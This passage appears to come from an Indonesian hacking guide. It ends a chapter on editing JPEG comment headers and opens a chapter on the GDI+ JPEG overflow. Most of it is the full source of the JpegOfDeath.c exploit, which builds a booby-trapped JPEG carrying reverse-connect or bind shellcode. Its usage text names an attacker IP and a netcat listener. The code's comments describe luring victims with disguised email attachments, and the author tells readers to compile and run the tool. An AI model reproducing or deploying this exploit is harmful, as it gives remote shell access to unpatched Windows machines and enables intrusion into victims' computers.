
Pada contoh gambar di atas, saya membuat nama file baru, yaitu **atun3.jpg**. Setelah itu klik **OK**. Lalu akan timbul window baru lagi, dan lihatlah pada bagian Image Comments.

Di sinilah intinya, yaitu kita akan mengubah informasi komentar dari suatu file jpg. Silakan ubah sesuai keinginan Anda. Pada contoh kali ini, saya akan memasukkan informasi: **psychozetic > atun**. Setelah itu klik **OK**.



Gambar 20.7 Memilih parameter kualitas gambar

Sekarang, kita buktikan apakah header file atun3.jpg sudah berubah. Saya masuk ke Command Prompt dan mengetikkan **type atun3.jpg**. Hasilnya kurang lebih seperti gambar di bawah ini:



Gambar 20.8 Menjalankan perintah Type untuk gambar atun3.jpg

Anda bisa lihat, kini file header atun3.jpg sudah berubah. Kita ketahui bersama, bahwa sebelumnya file atun3.jpg menggunakan header file dari file atun.jpg .

Stop.....!!! Saya tahu Anda ingin protes. Mungkin Anda bertanya- tanya, kenapa tidak langsung mengubah header file melalui aplikasi Notepad? OK... agar Anda merasa puas, saya akan mencoba untuk mengubah header file lewat aplikasi Notepad.



Gambar 20.9 Hasil tampilan Header gambar

Bisa Anda lihat dari gambar di atas, saya telah melakukan perubahan header file atun2.jpg menjadi Nokia 3310. Setelah itu, simpan file tersebut dengan cara menekan Ctrl+S. OK, sampai saat ini, tidak ada yang bermasalah.

Lalu saya mencoba mem-preview gambar atun2.jpg. Ternyata file atun2.jpg menjadi rusak dan yang lebih parahnya lagi tidak dapat dibuka. Sebenarnya, itulah alasan saya kenapa tidak mengubah header file melalui Notepad ataupun edit pada command prompt.


BAB 21

Ancaman File JPEG

Sebelumnya pernahkah terpikir oleh Anda bahwa file JPEG dapat menjadi ancaman untuk sistem komputer Anda?

Memang terdengar seperti tidak mungkin. Akan tetapi senang atau tidak, semua ini sudah terjadi. Seseorang dengan nick name 'DeBaggis' telah menemukan celah tersebut, dengan cara merusak header file. Kerusakan pada file gambar akan menyebabkan file GDIplus.dll yang bertugas untuk menangani file jpg akan mengalami overflow. Sehingga sudah pasti akan menyebabkan komputer *crash*.

Untuk informasi yang lebih lengkap, Anda bisa kunjungi <http://www.securityfocus.com/bid/11173/info>.



Gambar 21.1 Halaman website Securityfocus.com

Seperti Anda lihat pada gambar di atas, pada bagian **info**, Anda akan mendapatkan info tentang bug tersebut. Pada bagian **Exploit**, Anda akan menemukan tools-tools yang dapat digunakan.

- /data/vulnerabilities/exploits/CRASH-TEST.zip
- /data/vulnerabilities/exploits/crash-netscape.jpg
- /data/vulnerabilities/exploits/jpegcompoc.zip
- /data/vulnerabilities/exploits/ms04-028.sh
- /data/vulnerabilities/exploits/MSjpegExploitByFoToZ.c
- /data/vulnerabilities/exploits/jfif-expII.sh
- /data/vulnerabilities/exploits/msJPEGParsingVulnHighTimes.c
- /data/vulnerabilities/exploits/JpegOfDeath.c

- /data/vulnerabilities/exploits/jpegOfDeathv0_6_a.c
- /data/vulnerabilities/exploits/JPGDownloaderATm
aCA.c
- /data/vulnerabilities/exploits/sacred_jpg.c

Saya mencoba memakai tool JpegOfDeath yang dibuat dengan menggunakan bahasa pemrograman C. Berikut ini adalah listing program dari JpegOfDeath.c.

```

/*****
*****
*
* GDI+ JPEG Remote Exploit
* By John Bissell A.K.A. HighTImes
*
* Exploit Name:
* =====
* JpegOfDeath.c v0.5
*
* Date Exploit Released:
* =====
* Sep, 23, 2004
*
* Description:
* =====
* Exploit based on FoToZ exploit but kicks the
exploit up
* a notch by making it have reverse connectback
as well as
* bind features that will work with all NT based
OS's.
* WinNT, WinXP, Win2K, Win2003, etc... Thank you
FoToz for
* helping get a grip on the situation. I actually
had got
* bind jpeg exploit working earlier but I could
only
* trigger from OllyDbg due to the heap
dynamically changing...
*
* If anyone who uses this exploit has used my
recent AIM

```

* remote exploit then you will have a good idea already of how

- * to use this exploit correctly.
- *
- * Through my limited testing I have found on a unpatched
 - * XP SP1 system that if you click the exploit jpeg file
 - * in Windows Explorer then you will be hacked. I know there
 - * are more attack points you can take advantage of if you
 - * look for them.. So say someone goes on any web browser
 - * and they decide to save your jpeg and then later open it
 - * in explorer.exe then they will be attacked.. or maybe they
 - * got a email that has a good filename attachment title to
 - * it like "daisey fuentes porn pic.jpg" well then they
 - * want to see it so they save it to there harddrive and open
 - * the pic in explorer.exe and game over. You just have to
 - * test and get creative. The reason this is version 0.5 is
 - * because I know rundll32.exe is MAJORALLY exploitable and I know
 - * that would make this exploit far more powerful if I
 - * figured that part out.. I have already exploited it
 - * personally myself but I need to run some more tests to
 - * make things final for everyone... On another side note
 - * for the people out there who think you can only be affected
 - * through viewing or downloading a jpeg attachment.. you're
 - * dead wrong.. All the attacker has to do is simply change
 - * image extension from .jpg to .bmp or .tif or whatever

* and stupid Windows will still treat the file as a JPEG :-p...

* Also the fact is this vulnerability is exploitable

* without the victim clicking a link... For instance you

* send them the image with a 1,1 width,height and then'

* they can't see it in Outlook Express, so there like

* man this image has a cool name so I'll try to open the

* attachment, then there FUCKED... Well ok they have to

* click in a round-about-way.. but I'm sure if you're

* creative enough with all those MS features you can figure

* something out ;-)

*

* I'll most likely be putting out another version of this

* exploit (more dangerous) once more testing has been done. So

* I encourage everyone out there to download SP2, patch your

* Windows systems, etc... Of course this won't be a

* cure all solution :-/

*

* Note:

* =====

* If someone wants to take advantage of the bind mode of

* attack in this exploit you will need to set up a script

* on a web server to check everyone who downloads the

* jpeg exploit file and then connect back to them on the

* port you wanted to use with the bind attack... One of

* the reasons I decided to keep the bind shellcode option

* in here is because sometimes as you people know a

```

* firewall will be more restrictive on outbound
connections
* and there are times where a bind attack will do
just right
* if the reverse connect attack won't work... On
ANOTHER
* note you can also rename your jpeg file
extension to
* something like a .bmp or .tif and dumb Windows
program's
* (most of them) won't give give a shit and try
to load the
* jpeg anyways... You can easily trick
unsuspecting people
* this way.. which is pretty much everyone..
right??
*
* Greetings:
* =====
* FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha,
#romhack
* Peter Winter-Smith, IsolationX, YpCat, Aria
Giovanni,
* Nick Fitzgerald, Adam Nance (where are you?),
* Santa Barbara, Jenna Jameson, John Kerry, solo,
* Computer Security Industry, Rom Hackers, My
chihuahuas
* (Rocky, Sailor, and Penny)...
*
*
* Disclaimer:
* =====
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS
IS'' AND ANY EXPRESS OR
* IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED
TO, THE IMPLIED WARRANTIES
* OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE ARE DISCLAIMED.
* IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY
DIRECT, INDIRECT,
* INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL DAMAGES (INCLUDING, BUT
* NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
OR SERVICES; LOSS OF USE,
* DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
HOWEVER CAUSED AND ON ANY

```



```

* THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT LIABILITY, OR TORT
* (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN
ANY WAY OUT OF THE USE OF
* THIS SOFTWARE, EVEN IF ADVISED OF THE
POSSIBILITY OF SUCH DAMAGE.

```

```

*
* Look out for a better version of this exploit
in a few days.. perhaps...
*

```

```

*****
*****/

```

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")

```

```

/* Exploit Data... */

```

```

char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\x
E9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\x
D6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x
6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x
21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x
1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x
8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\x
CB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x
96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x
1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x
6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\x
A3\x6D\xFA\xDF"

```

"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

```
char bind_shellcode[] =  
"\xD9\xE1\xD9\x34\x24\x58\x58\x58"  
"\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\x97\xFE\x80\x30\x92\x40\xE2"  
"\xFA\x7A\xAA\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB\x54\xEB\x77\xDB"  
"\x14\xDB\x36\x3F\xBC\x7B\x36\x88\xE2\x55\x4B\x9B\x67\x3F\x59\x7F"  
"\x6E\xA9\x1C\xDC\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C"  
"\x21\x84\xC5\xC1\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6"  
"\x1B\x77\x1B\xCF\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2"  
"\x8E\x3F\x19\xCA\x9A\x79\x9E\x1F\xC5\xBE\xC3\xC0\x6D\x42\x1B\x51"  
"\xCB\x79\x82\xF8\x9A\xCC\x93\x7C\xF8\x98\xCB\x19\xEF\x92\x12\x6B"  
"\x94\xE6\x76\xC3\xC1\x6D\xA6\x1D\x7A\x07\x92\x92\x92\xCB\x1B\x96"  
"\x1C\x70\x79\xA3\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92"
```

```

"\x6D\xC7\xB2\xC5\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\x
xC7\x8E\x1B\x51"
"\xA3\x6D\xC5\xC5\xFA\x90\x92\x83\xCE\x1B\x74\xF8\x
x82\xC4\xC1\x6D"
"\xC7\x8A\xC5\xC1\x6D\xC7\x86\xC5\xC4\xC1\x6D\xC7\x
x82\x1B\x50\xF4"
"\x13\x7E\xC6\x92\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x
x61\x39\x1B\x45"
"\x54\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x
x1B\xEE\xB6\xDA"
"\x1B\xEE\xB6\xDE\x1B\xEE\xB6\xC2\x1F\xD6\xB6\x82\x
xC6\xC2\xC3\xC3"
"\xC3\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\x
xA2\x1B\x73\x79"
"\x9C\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xBE\xC5\x
x6D\xC7\x9E\x6D"
"\xC7\xBA\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\x
xAE\x19\xC6\x97"
"\xEA\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\x
xA0\xDB\x19\xA6"
"\x19\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x
x95\x53\x5D\x9F"
"\x93\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\x
xB6\x93\x79\xF4"
"\x19\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x
x7A\x79\x90\xA3"
"\x52\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x
x44\x58\x4F\x52";

```

```

char header1[] =
"\xFF\xD8\xff\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x
x02\x00\x00\x64"
"\x00\x64\x00\x00\xff\xEC\x00\x11\x44\x75\x63\x6B\x
x79\x00\x01\x00"
"\x04\x00\x00\x00\x0A\x00\x00\xff\xEE\x00\x0E\x41\x
x64\x6F\x62\x65"
"\x00\x64\xC0\x00\x00\x00\x01\xff\xFE\x00\x01\x00\x
x14\x10\x10\x19"
"\x12\x19\x27\x17\x17\x27\x32\xEB\x0F\x26\x32\xDC\x
xB1\xE7\x70\x26"
"\x2E\x3E\x35\x35\x35\x35\x35\x3E";

```

```

char setNOPS1[] =
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\x
xD9\x75\xF8";

```


"\x24\x50\xCA\x46\x2B\xFC\xEB\x3B\xC7\xC9\xA5\x4A\x8F\x69\x26\xDF"
"\x6D\x72\x4A\x9E\x27\x6B\x3E\xE6\x92\x86\x24\x85\x04\xDB\xED\xA9"
"\x64\x8E\x6B\x63\x67\x19\x1A\xA5\xE7\xB8\x28\x3D\x09\xAB\x5D\x5F"
"\x16\xF7\x8C\xED\x49\x4C\xF5\x01\xE6\xE5\xD5\x1C\x49\xAB\x10\x71"
"\xA6\x36\x9B\x93\x24\x61\x00\x0F\x61\xEC\x34\xA7\x9C\x23\xF4\x96"
"\xC6\xE6\xAF\xB7\x80\x76\xEF\x93\xF0\xAA\x28\x8A\x6B\xE0\x18\xC0"
"\xA4\x9B\x7E\x90\x39\x03\xC2\x90\xDC\x43\x31\x91\x62\x91\x86\x23"
"\x35\x35\xA2\x80\x4D\xFA\x72\x31\x07\x9D\x03\x70\xA8\x93\x24\x4F"
"\x89\x51\x83\x5E\xA4\x2E\x7A\xC0\x7D\xA9\x8A\x10\x61\x64\x07\xFA"
"\x88\xC6\x89\x26\xDA\x0F\x20\xBD\xB9\x16\xD2\xA8\xE8\x91\x3F\x1A"
"\xE2\xBA\xF0\xBE\x74\xAB\x1D\xC4\x44\x15\x1A\x8A\x9C\xC7\x2A\x6B"
"\xA3\x33\xB7\x1E\x88\x47\x69\xA9\x64\x68\x26\xC1\x97\x0B\xD6\x86"
"\x8B\x1B\x29\xC6\x87\xE4\xC7\xFD\xCC\x53\x11\xA5\x9C\x62\x6A\xE5"
"\x40\x37\x61\x89\xF6\xB2\x9C\x2A\x7C\xFD\x05\x6A\x30\x5F\x52\x02"
"\xEB\x72\xBF\x7D\x74\x4C\x23\xB9\x8F\xD8\x78\x67\x54\x59\x64\x47"
"\xC5\x75\x21\x18\xD5\xE3\x58\xE1\x72\x63\xBF\x6D\xBD\xCB\xCA\x82"
"\x65\xE7\xDB\x09\x54\x4F\x0D\x95\x86\x76\xE3\xF2\xA0\x48\x82\x55"
"\xD7\xA6\xCE\xA7\xAA\xDC\x6A\xF1\xA9\x8E\xE0\x35\xC1\xCA\xA1\xD4"
"\x93\xD2\xD6\x39\x95\x3C\x6B\x46\x60\xAC\xC1\x3B\x60\xC9\x70\x84"
"\x8E\xA1\x9A\x9A\x20\x01\x94\xCA\x08\x91\x53\xDC\x01\xB1\xB5\x12"
"\x37\x11\xC6\xC1\xAC\xF1\x11\xD4\x9C\x6B\x3E\x69\x76\xF0\x1D\x7B"
"\x52\x6D\xC9\xA8\x66\x94\xBB\x79\x8F\x7E\xDE\x17\xFD\x4D\xAB\x1E"
"\x76\x7A\xA3\x2B\xE2\x50\x06\xB7\x2C\xEB\x2A\x49\xC9\xEA\x4E\x9B"

"\xE7\xCA\xAF\x1E\xEC\x23\xDC\x8B\xE1\x6B\x5F\x1A\x9B\xE8\x49\x2E"
"\x63\xE5\x03\x32\xCD\x19\xB8\x23\x10\x78\x1F\x85\x5C\x15\x8C\x97"
"\x84\x9B\xDB\x15\x35\x9F\x16\xE0\x1E\x86\xB9\x8F\x97\x11\x4E\xDA"
"\x35\x02\x45\x25\x93\xF8\x55\x24\x17\xB9\x1B\xF5\xC8\x07\xA9\xE2"
"\x2A\x76\xB0\xC2\x37\x01\x95\xAD\x81\xB6\x1C\x6A\xA2\x38\xD9\xAE"
"\xCA\x59\x18\x75\x25\xFF\x00\x81\xAE\xD8\xE8\xBB\x47\x62\xAC\xB7"
"\xB6\xA1\x8D\x40\xE3\x86\x65\x6D\x1E\xDB\x89\x2F\x9D\xCD\x6B\x24"
"\x62\x41\x61\x89\xAC\x2D\x8B\x3E\xB6\x68\xC0\x63\x73\x70\x6B\x6B"
"\x6A\xA1\x7A\xAC\x56\xE7\x11\x56\x58\xD4\x13\xA4\x0B\xB6\xEB\xB3"
"\x3B\x47\x22\x95\xD3\x53\x2E\xEA\x19\x86\x96\xF7\x03\x83\x52\x9E"
"\x54\xAB\x6E\x58\x63\x7C\x33\xCE\x93\xB1\x19\x1C\xE9\xDB\xAA\x35"
"\xBF\x46\x8D\xD4\xD2\x56\xE0\xE0\x33\xA1\x4D\x0A\x4E\x3B\xB1\xCD"
"\xD4\x06\x44\x56\x4A\xCD\x24\x26\xEA\x6D\x7A\x87\xDC\x3B\x60\x6D"
"\xFC\x2A\x86\x1B\x97\x36\x6D\x42\x04\xA0\x11\xEE\xE7\x46\x22\x35"
"\xD5\x26\xB0\x1C\x0B\x7C\x69\x5F\x06\xEC\x5A\xC5\x0B\x46\x70\x27"
"\xF2\xD4\x79\xAD\x89\xDA\x30\x74\xBD\x98\xE4\x68\x58\x86\xE4\x1B"
"\x69\xB9\xDC\x2B\x30\x87\x48\x53\xC5\x85\x3B\xDD\x8A\x4E\xB5\x42"
"\xB2\x8C\x6E\x2C\x01\xF8\x56\x04\x7B\xC9\xA3\x05\x4F\xB4\xD5\xA2"
"\xDF\xF6\xFD\xC6\xE2\xA7\x3C\x89\x24\xFE\xA9\x5E\xC3\xD4\x6D\xF7"
"\x85\xC9\x59\x39\x63\x59\x9B\xFF\x00\x06\x1A\x5E\xFA\x69\x0A\x46"
"\x2B\xC0\x9F\xC2\x91\x8B\xC9\x40\x58\x16\xBD\xF2\xC0\xD3\x3B\x7F"
"\x2D\xA9\xBB\x2E\x49\x42\x6D\x52\x70\x39\x62\x9F\x08\x73\x6F\x20"
"\x09\x64\x00\x01\x83\x2B\x00\xD5\x97\xBC\xDC\xF6\x9C\xA7\x66\xEA"

```

"\xD9\xB6\x9F\xE1\x56\xDE\xBA\xEC\x65\xB4\x44\xD8\xE3\x8D\x52\x2F"
"\x36\xCE\x74\x33\x7E\x9F\x2E\x22\x99\x8B\xC9\x6D\x5A\x6D\x9E\xA8"
"\x22\xC7\x0C\xA8\x62\x3D\x17\x1D\x2F\xC8\xFA\xD4\xB0\x9E\x14\x45"
"\x45\xD5\x6E\x96\x04\xE1\xF1\xA0\x37\x90\x5B\xD8\x7F\x81\x57\x1B"
"\xC8\xD5\x48\x27\x0E\x3C\x6B\x3D\xCD\x44\x15\x92\x41\x25\x94\x82"
"\xAE\x0E\x42\x97\x8D\x8C\x6D\xAE\x56\xB8\x26\xD8\x0F\xE3\x43\x93"
"\x73\x18\x75\x28\xD7\xF8\xD5\xFF\x00\x74\xE4\x18\xC2\x82\xAC\x6F"
"\x86\x7F\x2A\x4C\xBE\xE5\xFC\xD2\x22\xCC\x9A\x32\xD1\x7C\x7D\x68";

```

```
/* Code... */
```

```

unsigned char xor_data(unsigned char byte)
{
    return(byte ^ 0x92);
}

```

```

void print_usage(char *prog_name)
{
    printf(" Exploit Usage:\n");
    printf("\t%s -r your_ip | -b [-p port] <jpeg_filename>\n\n", prog_name);
    printf(" Parameters:\n");
    printf("\t-r your_ip or -b\t Choose -r for reverse connect attack\ mode\n\t\t\t\t and choose -b for a bind attack. By default\n\t\t\t\t\t if you don't specify -r or -b then a bind\n\t\t\t\t\t attack will be generated.\n\n");
    printf("\t-p (optional)\t\t\t This option will allow you to change the port\ \n\t\t\t\t\t used for a bind or reverse connect attack.\n\t\t\t\t\t If the attack mode is bind then\ the\n\t\t\t\t\t victim will open the -p port. If the attack\n\t\t\t\t\t mode is reverse connect\ then the port you\n\t\t\t\t\t specify will be the one you want to listen\n\t\t\t\t\t on so the victim can\ connect to you\n\t\t\t\t\t right away.\n\n");
}

```

```

    printf(" Examples:\n");
    printf("\t%s -r 68.6.47.62 -p 8888 test.jpg\n",
prog_name);
    printf("\t%s -b -p 1542 myjpg.jpg\n", prog_name);
    printf("\t%s -b whatever.jpg\n", prog_name);
    printf("\t%s -r 68.6.47.62 exploit.jpg\n\n",
prog_name);
    printf(" Remember if you use the -r option to
have netcat listening\n");
    printf(" on the port you are using for the attack
so the victim will\n");
    printf(" be able to connect to you when
exploited...\n\n");
    printf(" Example:\n");
    printf("\tnc.exe -l -p 8888");
    exit(-1);
}

```

```

int main(int argc, char *argv[])
{
    FILE *fout;
    unsigned int i = 0, j = 0;
    int raw_num = 0;
    unsigned long port = 1337; /* default port for
bind and reverse attacks */
    unsigned long encoded_port = 0;
    unsigned long encoded_ip = 0;
    unsigned char attack_mode = 2; /* bind by default
*/
    char *p1 = NULL, *p2 = NULL;
    char ip_addr[256];
    char str_num[16];
    char jpeg_filename[256];
    WSADATA wsa;

    printf(" +-----+
-----+\n");
    printf(" | JpegOfDeath - Remote GDI+ JPEG Remote
Exploit |\n");
    printf(" | Exploit by John Bissell A.K.A.
HighTlmes |\n");
    printf(" | September, 23, 2004 |\n");
    printf(" +-----+
-----+\n");
    if (argc < 2)

```



```

print_usage(argv[0]);

/* process commandline */
for (i = 0; i < (unsigned) argc; i++) {
    if (argv[i][0] == '-') {
        switch (argv[i][1]) {
            case 'r':
                /* reverse connect */
                strncpy(ip_addr, argv[i+1], 20);
                attack_mode = 1;
                break;
            case 'b':
                /* bind */
                attack_mode = 2;
                break;
            case 'p':
                /* port */
                port = atoi(argv[i+1]);
                break;
        }
    }
}

strncpy(jpeg_filename, argv[i-1], 255);
fout = fopen(argv[i-1], "wb");

if( !fout ) {
    printf("Error: JPEG File %s Not Created!\n",
argv[i-1]);
    return(EXIT_FAILURE);
}

/* initialize the socket library */
if (WSAStartup(MAKEWORD(1, 1), &wsa) ==
SOCKET_ERROR) {
    printf("Error: Winsock didn't initialize!\n");
    exit(-1);
}

encoded_port = htonl(port);
encoded_port += 2;
if (attack_mode == 1) {
    /* reverse connect attack */
    reverse_shellcode[184] = (char) 0x90;
    reverse_shellcode[185] = (char) 0x92;
}

```

```

reverse_shellcode[186] =
xor_data((char)((encoded_port >> 16) & 0xff));
reverse_shellcode[187] =
xor_data((char)((encoded_port >> 24) & 0xff));

p1 = strchr(ip_addr, '.');
strncpy(str_num, ip_addr, p1 - ip_addr);
raw_num = atoi(str_num);
reverse_shellcode[179] = xor_data((char)raw_num);

p2 = strchr(p1+1, '.');
strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2
- p1);
raw_num = atoi(str_num);
reverse_shellcode[180] = xor_data((char)raw_num);

p1 = strchr(p2+1, '.');
strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1
- p2);
raw_num = atoi(str_num);
reverse_shellcode[181] = xor_data((char)raw_num);

p2 = strrchr(ip_addr, '.');
strncpy(str_num, p2+1, 5);
raw_num = atoi(str_num);
reverse_shellcode[182] = xor_data((char)raw_num);
}
if (attack_mode == 2) {
/* bind attack */
bind_shellcode[204] = (char) 0x90;
bind_shellcode[205] = (char) 0x92;
bind_shellcode[191] =
xor_data((char)((encoded_port >> 16) & 0xff));
bind_shellcode[192] =
xor_data((char)((encoded_port >> 24) & 0xff));
}

/* build the exploit jpeg */
j = sizeof(header1) + sizeof(setNOPs1) +
sizeof(header2) - 3;

for(i = 0; i < sizeof(header1) - 1; i++)
fputc(header1[i], fout);
for(i=0;i<sizeof(setNOPs1)-1;i++)
fputc(setNOPs1[i], fout);

```

```

for(i=0;i<sizeof(header2)-1;i++)
fputc(header2[i], fout);
for( i = j; i < 0x63c; i++)
fputc(0x90, fout); /* stuff in a couple of NOPs
*/
j = i;
if (attack_mode == 1) {
for(i = 0; i < sizeof(reverse_shellcode) - 1;
i++)
fputc(reverse_shellcode[i], fout);
}
else if (attack_mode == 2) {
for(i = 0; i < sizeof(bind_shellcode) - 1; i++)
fputc(bind_shellcode[i], fout);
}
for(i = i + j; i < 0x1000 - sizeof(setNOPs2) + 1;
i++)
fputc(0x90, fout); /* stuff NOPs (stuffing NOPs
is becoming a bad habit) */
for( j = 0; i < 0x1000 && j < sizeof(setNOPs2) -
1; i++, j++)
fputc(setNOPs2[j], fout);

fprintf(fout, "\xFF\xD9");

fcloseall();

WSACleanup();

printf(" Exploit JPEG file %s has been
generated!\n", jpeg_filename);

return(EXIT_SUCCESS);
}


```

Bagaimana, apakah sudah pusing?? He... he... tenang, Anda tidak perlu susah-susah untuk menghafal listing program tersebut. Silakan Anda compile source code tersebut menggunakan compiler C kesukaan Anda.

Jika sudah melakukan compile, maka akan terbentuk satu file eksekusi. Pada contoh kali ini bernama JPEGofDEATH.EXE .

Jangan lupa untuk membuat satu file JPEG yang akan dirusak. Dalam contoh kali ini bernama atun.JPG.

Masuk ke Command prompt, dan masuklah ke direktori di mana tool JpegOfDeath.exe dan file atun.JPG berada.



```
C:\WINDOWS\system32\cmd.exe
D:\JPEG\Tools\JpegOfDeath>dir
Volume in drive D is MUSIC
Volume Serial Number is 24BC-C9CC

Directory of D:\JPEG\Tools\JpegOfDeath

11/23/2006  05:47 AM  <DIR>          .
11/23/2006  05:47 AM  <DIR>          ..
07/23/2006  01:36 PM             626,091 atun.jpg
11/23/2006  01:58 PM             21,114 JpegOfDeath.c
11/15/2004  06:44 PM             163,953 JpegOfDeath.exe
               3 File(s)              811,158 bytes
               2 Dir(s)          9,693,687,808 bytes free


D:\JPEG\Tools\JpegOfDeath>
```

